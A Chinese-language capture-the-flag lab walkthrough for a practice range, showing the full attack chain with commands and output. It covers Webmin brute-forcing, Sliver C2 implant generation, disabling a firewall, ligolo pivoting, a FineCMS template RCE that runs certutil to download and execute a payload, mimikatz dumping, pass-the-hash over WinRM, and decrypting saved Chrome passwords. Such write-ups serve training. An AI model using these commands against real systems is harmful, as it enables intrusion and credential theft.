cyberstrikelab lab15 wp
flag1
initial scan
┌──(kali㉿kali)-[~]
└─$ nmap -p- -vvv --min-rate 1000 10.10.10.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 22:22 -0400
Initiating Ping Scan at 22:22
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 22:22, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:22
Completed Parallel DNS resolution of 1 host. at 22:22, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:22
Scanning 10.10.10.6 [65535 ports]
Discovered open port 22/tcp on 10.10.10.6
SYN Stealth Scan Timing: About 23.54% done; ETC: 22:24 (0:01:41 remaining)
Discovered open port 10000/tcp on 10.10.10.6
SYN Stealth Scan Timing: About 46.45% done; ETC: 22:24 (0:01:10 remaining)
SYN Stealth Scan Timing: About 69.36% done; ETC: 22:24 (0:00:40 remaining)
Completed SYN Stealth Scan at 22:24, 131.19s elapsed (65535 total ports)
Nmap scan report for 10.10.10.6
Host is up, received echo-reply ttl 63 (0.0092s latency).
Scanned at 2026-03-16 22:22:19 EDT for 131s
Not shown: 65398 filtered tcp ports (no-response), 135 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE          REASON
22/tcp    open  ssh              syn-ack ttl 63
10000/tcp open  snet-sensor-mgmt syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 131.85 seconds
           Raw packets sent: 131024 (5.765MB) | Rcvd: 138 (9.836KB)
shell as root via brute force


10000端口运行了一个webmin服务,我会尝试爆破密码,并得到root:test这个凭据,此时我将打开terminal直接执行root命令
connect to c2
          ██████  ██▓     ██▓ ██▒   █▓▓█████  ██▀███
        ▒██    ▒ ▓██▒    ▓██▒▓██░   █▒▓█   ▀ ▓██ ▒ ██▒
        ░ ▓██▄   ▒██░    ▒██▒ ▓██  █▒░▒███   ▓██ ░▄█ ▒
          ▒   ██▒▒██░    ░██░  ▒██ █░░▒▓█  ▄ ▒██▀▀█▄
        ▒██████▒▒░██████▒░██░   ▒▀█░  ░▒████▒░██▓ ▒██▒
        ▒ ▒▓▒ ▒ ░░ ▒░▓  ░░▓     ░ ▐░  ░░ ▒░ ░░ ▒▓ ░▒▓░
        ░ ░▒  ░ ░░ ░ ▒  ░ ▒ ░   ░ ░░   ░ ░  ░  ░▒ ░ ▒░
        ░  ░  ░    ░ ░    ▒ ░     ░░     ░     ░░   ░
              ░      ░  ░ ░        ░     ░  ░   ░

All hackers gain skulk
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options

[localhost] sliver > sessions

[*] No sessions 🙁

[localhost] sliver > generate --mtls 172.16.233.2:8888 --os linux

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m9s
[*] Implant saved to /home/kali/REDUCED_SATIRE
同样我将启动python server上传这个并运行这个shell
flag2
tun to 10.20.30.7/24
[localhost] sliver > use e2f9080f

[*] Active session REDUCED_SATIRE (e2f9080f-0f4c-4ff6-b119-a2c0afdf2a8d)

[localhost] sliver (REDUCED_SATIRE) > ifconfig

+---------------------------------------+
| ens3                                  |
+---------------------------------------+
| # | IP Addresses  | MAC Address       |
+---+---------------+-------------------+
| 2 | 10.10.10.6/24 | 70:98:f6:31:37:6f |
+---------------------------------------+

+---------------------------------------+
| ens6                                  |
+---------------------------------------+
| # | IP Addresses  | MAC Address       |
+---+---------------+-------------------+
| 3 | 10.20.30.7/24 | 70:60:f6:60:08:7a |
+---------------------------------------+
1 adapters not shown.
[root@localhost ~]# ./agent -connect 172.16.233.2:4444 -ignore-cert
在lilogo的session运行start
sudo ip route add 10.20.30.0/24 dev ligolo
initial scan
─$ fscan -h 10.20.30.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 10.20.30.5      is alive
(icmp) Target 10.20.30.7      is alive
(icmp) Target 10.20.30.66     is alive
[*] Icmp alive hosts len is: 3
10.20.30.5:135 open
10.20.30.66:445 open
10.20.30.5:445 open
10.20.30.7:22 open
10.20.30.66:139 open
10.20.30.5:139 open
10.20.30.5:80 open
10.20.30.5:3306 open
10.20.30.7:3306 open
10.20.30.66:88 open
10.20.30.66:135 open
10.20.30.5:8008 open
10.20.30.5:88 open
10.20.30.7:10000 open
[*] alive ports len is: 14
start vulscan
[*] NetInfo
[*]10.20.30.66
   [->]DC
   [->]10.20.30.66
[*] OsInfo 10.20.30.66  (Windows Server 2022 Standard 20348)
[*] NetInfo
[*]10.20.30.5
   [->]cslab
   [->]10.20.30.5
[*] OsInfo 10.20.30.5   (Windows Server 2016 Standard 14393)
[*] NetBios 10.20.30.5      cslab.cyberstrike.lab               Windows Server 2016 Standard 14393
[*] WebTitle https://10.20.30.7:10000  code:200 len:4564   title:Login to Webmin
[*] WebTitle http://10.20.30.5         code:200 len:703    title:IIS Windows Server
[*] WebTitle http://10.20.30.5:88      code:500 len:1141   title:500 - 内部服务器错误。
[*] WebTitle http://10.20.30.5:8008    code:200 len:22912  title:FineCMS公益软件


fincms authed template modify rce
我会想尝试弱密码并以admin/admin登陆成功


当我发现后台可以修改模板,我可以直接用来rce
connect to c2
在ligolo上我开启三个端口转发分别用来搭建第二层代理、上传文件、c2监听
[Agent : root@localhost.localdomain] » listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:4444 --tcp
INFO[1807] Listener 0 created on remote agent!
[Agent : root@localhost.localdomain] » listener_add --addr 0.0.0.0:8000 --to 127.0.0.1:8000 --tcp
INFO[1820] Listener 1 created on remote agent!
[Agent : root@localhost.localdomain] » listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8888 --tcp
INFO[1828] Listener 2 created on remote agent!
在sliver上我创造第二个shell
[localhost] sliver > generate --mtls 10.20.30.7:8888 --save payload1.exe但是连接却出现一些问题,于是我回到第一台机器检查它的防火墙,并关闭,一切回归正常
[localhost] sliver (REDUCED_SATIRE) > execute firewall-cmd -- --state

[*] Execute: firewall-cmd [--state]
[*] Output:
running

[localhost] sliver (REDUCED_SATIRE) > execute systemctl stop firewalld

[*] Execute: systemctl [stop firewalld]
[*] Output:

[localhost] sliver (REDUCED_SATIRE) > execute firewall-cmd -- --state

[*] Execute: firewall-cmd [--state]
[*] Output:
[*] Stderr:
not running
在web上执行:
system('certutil -urlcache -split -f http://10.20.30.7:8000/payload1.exe payload1.exe');
system('payload1.exe');
[*] Session 6955f9c9 POPULAR_RESEARCH - 127.0.0.1:33356 (cslab) - windows/amd64 - Tue, 17 Mar 2026 00:50:56 EDT
[localhost] sliver > sessions
ID Transport Remote Address Hostname Username Operating System Health
========== =========== ================== ======================= ==================== ================== =========
6955f9c9 mtls 127.0.0.1:33356 cslab CYBERSTRIKE\CSLAB$ windows/amd64 [ALIVE]
e2f9080f mtls 10.10.10.6:34402 localhost.localdomain root linux/amd64 [ALIVE]
[localhost] sliver > use 6955f9c9
[*] Active session POPULAR_RESEARCH (6955f9c9-92b5-463d-82fc-fe60c38b0dff)
[localhost] sliver (POPULAR_RESEARCH) > whoami
Logon ID: CYBERSTRIKE\CSLAB$
[*] Current Token ID: NT AUTHORITY\SYSTEM
[localhost] sliver (POPULAR_RESEARCH) > cat C:\\flag.txt
flag3
10.20.30.0/24中还有一台10.20.30.66机器,看起来是一台域控,我们对其进行进一步扫描
initial scan
┌──(kali㉿kali)-[~]
└─$ nmap -p- -vvv --min-rate 1000 10.20.30.66
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 00:55 -0400
Initiating Ping Scan at 00:55
Scanning 10.20.30.66 [4 ports]
Completed Ping Scan at 00:55, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:55
Completed Parallel DNS resolution of 1 host. at 00:55, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:55
Scanning 10.20.30.66 [65535 ports]
Discovered open port 445/tcp on 10.20.30.66
Discovered open port 53/tcp on 10.20.30.66
Discovered open port 135/tcp on 10.20.30.66
Discovered open port 139/tcp on 10.20.30.66
Discovered open port 49667/tcp on 10.20.30.66
Discovered open port 3268/tcp on 10.20.30.66
Discovered open port 636/tcp on 10.20.30.66
Discovered open port 47001/tcp on 10.20.30.66
Discovered open port 5985/tcp on 10.20.30.66
Discovered open port 49672/tcp on 10.20.30.66
Discovered open port 52668/tcp on 10.20.30.66
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.47% done; ETC: 00:56 (0:00:18 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.62% done; ETC: 00:56 (0:00:17 remaining)
Discovered open port 88/tcp on 10.20.30.66
Discovered open port 49666/tcp on 10.20.30.66
Discovered open port 52655/tcp on 10.20.30.66
Discovered open port 49668/tcp on 10.20.30.66
Discovered open port 49664/tcp on 10.20.30.66
Discovered open port 52660/tcp on 10.20.30.66
Discovered open port 593/tcp on 10.20.30.66
Discovered open port 49674/tcp on 10.20.30.66
Discovered open port 49665/tcp on 10.20.30.66
Discovered open port 9389/tcp on 10.20.30.66
Discovered open port 389/tcp on 10.20.30.66
Discovered open port 52651/tcp on 10.20.30.66
Discovered open port 464/tcp on 10.20.30.66
Discovered open port 49673/tcp on 10.20.30.66
Completed SYN Stealth Scan at 00:56, 32.42s elapsed (65535 total ports)
Nmap scan report for 10.20.30.66
Host is up, received reset ttl 64 (0.031s latency).
Scanned at 2026-03-17 00:55:43 EDT for 32s
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE        REASON
53/tcp    open  domain         syn-ack ttl 64
88/tcp    open  kerberos-sec   syn-ack ttl 64
135/tcp   open  msrpc          syn-ack ttl 64
139/tcp   open  netbios-ssn    syn-ack ttl 64
389/tcp   open  ldap           syn-ack ttl 64
445/tcp   open  microsoft-ds   syn-ack ttl 64
464/tcp   open  kpasswd5       syn-ack ttl 64
593/tcp   open  http-rpc-epmap syn-ack ttl 64
636/tcp   open  ldapssl        syn-ack ttl 64
3268/tcp  open  globalcatLDAP  syn-ack ttl 64
5985/tcp  open  wsman          syn-ack ttl 64
9389/tcp  open  adws           syn-ack ttl 64
47001/tcp open  winrm          syn-ack ttl 64
49664/tcp open  unknown        syn-ack ttl 64
49665/tcp open  unknown        syn-ack ttl 64
49666/tcp open  unknown        syn-ack ttl 64
49667/tcp open  unknown        syn-ack ttl 64
49668/tcp open  unknown        syn-ack ttl 64
49672/tcp open  unknown        syn-ack ttl 64
49673/tcp open  unknown        syn-ack ttl 64
49674/tcp open  unknown        syn-ack ttl 64
52651/tcp open  unknown        syn-ack ttl 64
52655/tcp open  unknown        syn-ack ttl 64
52660/tcp open  unknown        syn-ack ttl 64
52668/tcp open  unknown        syn-ack ttl 64

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 33.12 seconds
           Raw packets sent: 65611 (2.887MB) | Rcvd: 65633 (2.625MB)
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -p 53,88,135,139,389,445,464,593,636,3268,5985,9389,47001 10.20.30.66
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 00:58 -0400
Nmap scan report for 10.20.30.66
Host is up (0.013s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-16 20:58:13Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cyberstrike.lab, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CYBERSTRIKE)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: cyberstrike.lab, Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 90:7a:e5:13:2a:07 (unknown)
|_clock-skew: mean: -10h40m00s, deviation: 4h37m07s, median: -8h00m01s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-16T20:58:14
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: cyberstrike.lab
|   Forest name: cyberstrike.lab
|   FQDN: DC.cyberstrike.lab
|_  System time: 2026-03-17T04:58:14+08:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.05 seconds
显然,除了域控运行的smb和ldap等服务,没有什么值得关注的,我会尝试guest登陆,但是失败
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.20.30.66 -u guest -p ''
SMB         10.20.30.66     445    DC               [*] Windows Server 2022 Standard 20348 x64 (name:DC) (domain:cyberstrike.lab) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.20.30.66     445    DC               [-] cyberstrike.lab\guest: STATUS_ACCOUNT_DISABLED
dump chrome credits
auth as administrator via winrm
我想我不得不从之前获取权限的机器搜索凭据来尝试横向移动,我查找了数据库,没有收获
此时,我会注意到上一台windows机器给所有用户都安装了chrome,我尝试利用system权限dump,但chrome版本较新,必须在用户环境dump
Chrome Elevation Service 解密时检查:
1. 调用进程路径是否是 C:\Program Files\Google\Chrome\...
2. 进程签名是否是 Google LLC
3. 机器绑定(LocalMachine DPAPI)

chromelevator.exe 用反射注入伪装成 Chrome 进程绕过检查
详细的解密流程及原理可看
https://whoamianony.top/posts/from-dpapi-to-chrome-a-journey-to-entra-id-takeover/
需要auth as administrator再进行dump
于是我先dump下administrator的凭证:
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "lsadump::sam" "exit"
然后尝试利用hash传递auth到rdp,这通常并默认是不行的


所以我尝试pth到winrm,毕竟扫描出5985端口开放,(使用psexec或smbexec会变成system用户,因为都是依靠启动服务运行shell)
evil-winrm-py -u administrator -H 2de5cd0f15d1c070851d1044e1d95c90 -i 10.20.30.5dump credits using chromelevator.exe
在我上传https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption后我尝试dump凭据
evil-winrm-py PS C:\Users\Administrator> .\chromelevator_x64.exe chrome

_________ .__                         ___________.__                       __
\_   ___ \|  |_________  ____   _____ \_   _____/|  |   _______  _______ _/  |_  ___________
/    \  \/|  |  \_  __ \/  _ \ /     \ |    __)_ |  | _/ __ \  \/ /\__  \\   __\/  _ \_  __ \
\     \___|   Y  \  | \(  <_> )  Y Y  \|        \|  |_\  ___/\   /  / __ \|  | (  <_> )  | \/
 \______  /___|  /__|   \____/|__|_|  /_______  /|____/\___  >\_/  (____  /__|  \____/|__|
        \/     \/                   \/        \/           \/           \/
 Direct Syscall-Based Reflective Hollowing
 x64 & ARM64 | v0.20.0 by @xaitax

  鈹屸攢鈹€鈹€鈹€ Chrome (140.0.7339.128) 鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€鈹€
  鈹?
  鈹?App-Bound Encryption Key
  鈹?DBDBD9D79D7C2065F69CC6BFA662058FD6DD740449A28858E781BD857086DAD7
  鈹?
  鈹溾攢鈹€ Default
  鈹?  Cookies     3
  鈹?  Passwords   1
  鈹?
  鈹斺攢鈹€ 3 cookies, 1 passwords (1 profile)
      C:\Users\Administrator\output\Chrome
这一过程很轻松,我在C:\Users\Administrator\output\Chrome\Default\passwords.json取出了凭据
evil-winrm-py PS C:\Users\Administrator> type C:\Users\Administrator\output
\Chrome\Default\passwords.json
[
{"url":"http://10.20.30.5/","user":"administrator","pass":"cs1ab@ijws"}
]
lateral movement
横向移动并获取flag3
┌──(kali㉿kali)-[~]
└─$ evil-winrm-py -i 10.20.30.66 -u administrator -p 'cs1ab@ijws'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.20.30.66:5985' as 'administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> cd ../../../
evil-winrm-py PS C:\> type flag.txt
go-flag{84bc66df-e9ce-4fde-b68b-08eaa0c8c020}